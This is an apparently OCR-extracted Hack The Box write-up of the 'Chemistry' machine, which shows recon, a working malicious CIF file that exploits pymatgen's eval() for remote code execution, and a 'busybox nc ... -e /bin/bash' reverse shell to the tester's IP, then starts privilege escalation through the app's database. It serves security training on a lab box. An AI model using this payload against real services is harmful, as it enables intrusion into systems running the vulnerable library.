


Summary of exploitation

Hey all! Today I Pwned Chemistry on Hack The Box. Chemistry was an easy box that involved exploiting an issue with the python library pymatgen. Pymatgen uses eval() for processing input and can be exploited when parsing a maliciously created CIF file. Chemistry is running a python web application that parses CIF files using the pymatgen library allowing us to get blind RCE. Once I had a shell I was able to dump the applications database which contained the local users ssh credentials. Once logged in as the local user, I was able to exploit a directory traversal vulnerability existing in a local hosts python (python AioHTTP library) web application allowing me to capture the root users ssh key.

Recon Phase

As always, I begin with my tried and true nmap scan.

```
sudo nmap -sC -sV --min-rate 10000 -p- 10.129.194.94 -oA nmap.out
```

```
┌──(kali㉿kali)-[~/Documents/htb/chemestry/enu]
└─$ sudo nmap -sC -sV --min-rate 10000 -p- 10.129.194.94 -oA nmap.out
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-21 15:39 EST
Nmap scan report for 10.129.194.94
Host is up (0.022s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol
```

```
2.0)
| ssh-hostkey:
|   3072 b6:fc:20:ae:9d:1d:45:1d:0b:ce:d9:d0:20:f2:6f:dc (RSA)
|   256 f1:ae:1c:3e:1d:ea:55:44:6c:2f:f2:56:8d:62:3c:2b (ECDSA)
|_  256 94:42:1b:78:f2:51:87:07:3e:97:26:c9:a2:5c:0a:26 (ED25519)
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.3 Python/3.9.5
|     Date: Sat, 21 Dec 2024 20:53:23 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 719
|     Vary: Cookie
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Chemistry - Home</title>
|     <link rel="stylesheet" href="/static/styles.css">
|     </head>
|     <body>
|     <div class="container">
|     class="title">Chemistry CIF Analyzer</h1>
|     <p>Welcome to the Chemistry CIF Analyzer. This tool allows you to upload a
CIF (Crystallographic Information File) and analyze the structural data contained
within.</p>
|     <div class="buttons">
|     <center><a href="/login" class="btn">Login</a>
|     href="/register" class="btn">Register</a></center>
|     </div>
|     </div>
|     </body>
|   RTSPRequest:
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|     "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: HTTPStatus.BAD_REQUEST - Bad request syntax or
unsupported method.</p>
|     </body>
|_    </html>
```


It comes back alittle nastier than usual because the webserver is running on port 5000 rather than a common http port.

Port	Protocol	Service Details
22	SSH	OpenSSH 8.2p1
5000	HTTP	Werkzeug 3.0.3 Python/3.9.5


I'm going to add this to my `etc/hosts` file.

```
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.129.194.94   chemistry.htb
~
```


And navigate to the web page and see what we got `http://chemistry.htb:5000`



We have 2 options here. We can either login or register. Since I'm just taking a look around. I'm going to click register.




Once I click "Register" I am redirected to a dashboard that allows for a CIF upload.



There is an example, Ill click it and download the example file and see what its looking for.

```
┌──(kali㉿kali)-[~/Documents/htb/chemestry/loot]
└─$ cat example.cif
data_Example
_cell_length_a    10.00000
_cell_length_b    10.00000
_cell_length_c    10.00000
_cell_angle_alpha 90.00000
_cell_angle_beta  90.00000
_cell_angle_gamma 90.00000
_symmetry_space_group_name_H-M 'P 1'
loop_
 _atom_site_label
 _atom_site_fract_x
 _atom_site_fract_y
 _atom_site_fract_z
 _atom_site_occupancy
 H 0.00000 0.00000 0.00000 1
 O 0.50000 0.50000 0.50000 1
```

I don't know what this means or is. I am no chemistry expert nor do I want to be one. I actually withdrew from chemistry after the first exam in high school. Got a big ol F.
I'm going to upload this example file to see what this web app does.



The file uploaded ok, lll click View.

Chemistry - CIF Data

Formula: H1 O1

Lattice Parameters

a	10.0
b	10.0
c	10.0
α (alpha)	90.0
β (beta)	90.0
γ (gamma)	90.0
Volume	1000.0
Density	0.09327413990998862

Atomic Sites

Label	x	y	z
H	0.0	0.0	0.0
O	0.5	0.5	0.5

There it is, a CIF structure. cool. This is clearly using some sort of backend python library that accepts and parses cif data. I looked around a bit more and there wasn't anything of significance.

Exploitation Phase

I googled CIF file exploit and the first result was a github exploit that is clearly the path forward. The exploit takes advantage of the insecure eval() method used in the python library pymatgen. A maliciously crafted CIF file can take advantage of this and obtain Remote Code Execution.


I can test this code by changing the RCE command to `ping -c 5 10.10.14.18` to test the exploit.

```
data_5yOhtAoR
_audit_creation_date              2018-06-08
_audit_creation_method            "Pymatgen CIF Parser Arbitrary Code Execution
Exploit"

loop_
_parent_propagation_vector.id
_parent_propagation_vector.kxkykz
k1 [0 0 0]

_space_group_magn.transform_BNS_Pp_abc  'a,b,[d for d in
().__class__.__mro__[1].__getattribute__ ( *[().__class__.__mro__[1]]+["__sub" +
"classes__"]) () if d.__name__ == "BuiltinImporter"][0].load_module ("os").system
```

```
("ping -c 5 10.10.14.18");0,0,0'


_space_group_magn.number_BNS  62.448
_space_group_magn.name_BNS  "P  n'  m  a'  "
```

Ill go ahead and run `tcpdump` to listen for the pings and upload the malicious CIF file.

```
sudo tcpdump -i tun0 icmp
```



Easy RCE, Lets update the cif file to a reverse shell one liner and get a shell on the machine.


Ill set up my listener

```
┌──(kali㉿kali)-[~/Documents/htb/chemestry/loot]
└─$ sudo nc -lvnp 443
listening on [any] 443 ...
```

And Ill change the payload to include my one liner ``


```
data_5yOhtAoR
_audit_creation_date              2018-06-08
_audit_creation_method            "Pymatgen CIF Parser Arbitrary Code Execution
Exploit"

loop_
_parent_propagation_vector.id
_parent_propagation_vector.kxkykz
k1 [0 0 0]

_space_group_magn.transform_BNS_Pp_abc  'a,b,[d for d in
().__class__.__mro__[1].__getattribute__ ( *[().__class__.__mro__[1]]+["__sub" +
"classes__"]) () if d.__name__ == "BuiltinImporter"][0].load_module ("os").system
("busybox nc 10.10.14.18 443 -e /bin/bash");0,0,0'


_space_group_magn.number_BNS  62.448
_space_group_magn.name_BNS  "P  n'  m  a'  "
```

And give it an upload again.



Nice, we got a shell as app! Im going to run my usual trick to get functional tty.

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
Ctrl ^Z
stty raw -echo && fg
reset
screen
export TERM=xterm
clear
```



Priv-Esc to rosa

I looked at the home directory and noticed there was another use named Rosa who has the user flag.

```
app@chemistry:/home$ ll
total 16
drwxr-xr-x  4 root root 4096 Jun 16  2024 ./
drwxr-xr-x 19 root root 4096 Oct 11 11:17 ../
drwxr-xr-x  8 app  app  4096 Oct  9 20:18 app/
drwxr-xr-x  5 rosa rosa 4096 Jun 17  2024 rosa/
```

I looked at the app users home directory contents and I can see that the web application is being ran from his home dir. Looking around, I found the database that potentially contains the registered users.

```
app@chemistry:~/instance$ ll
total 28
drwx------ 2 app app  4096 Dec 21 22:00 ./
drwxr-xr-x 8 app app  4096 Oct  9 20:18 ../
-rwx------ 1 app app 20480 Dec 21 22:00 database.db*
```

I can confirm this by running `strings`

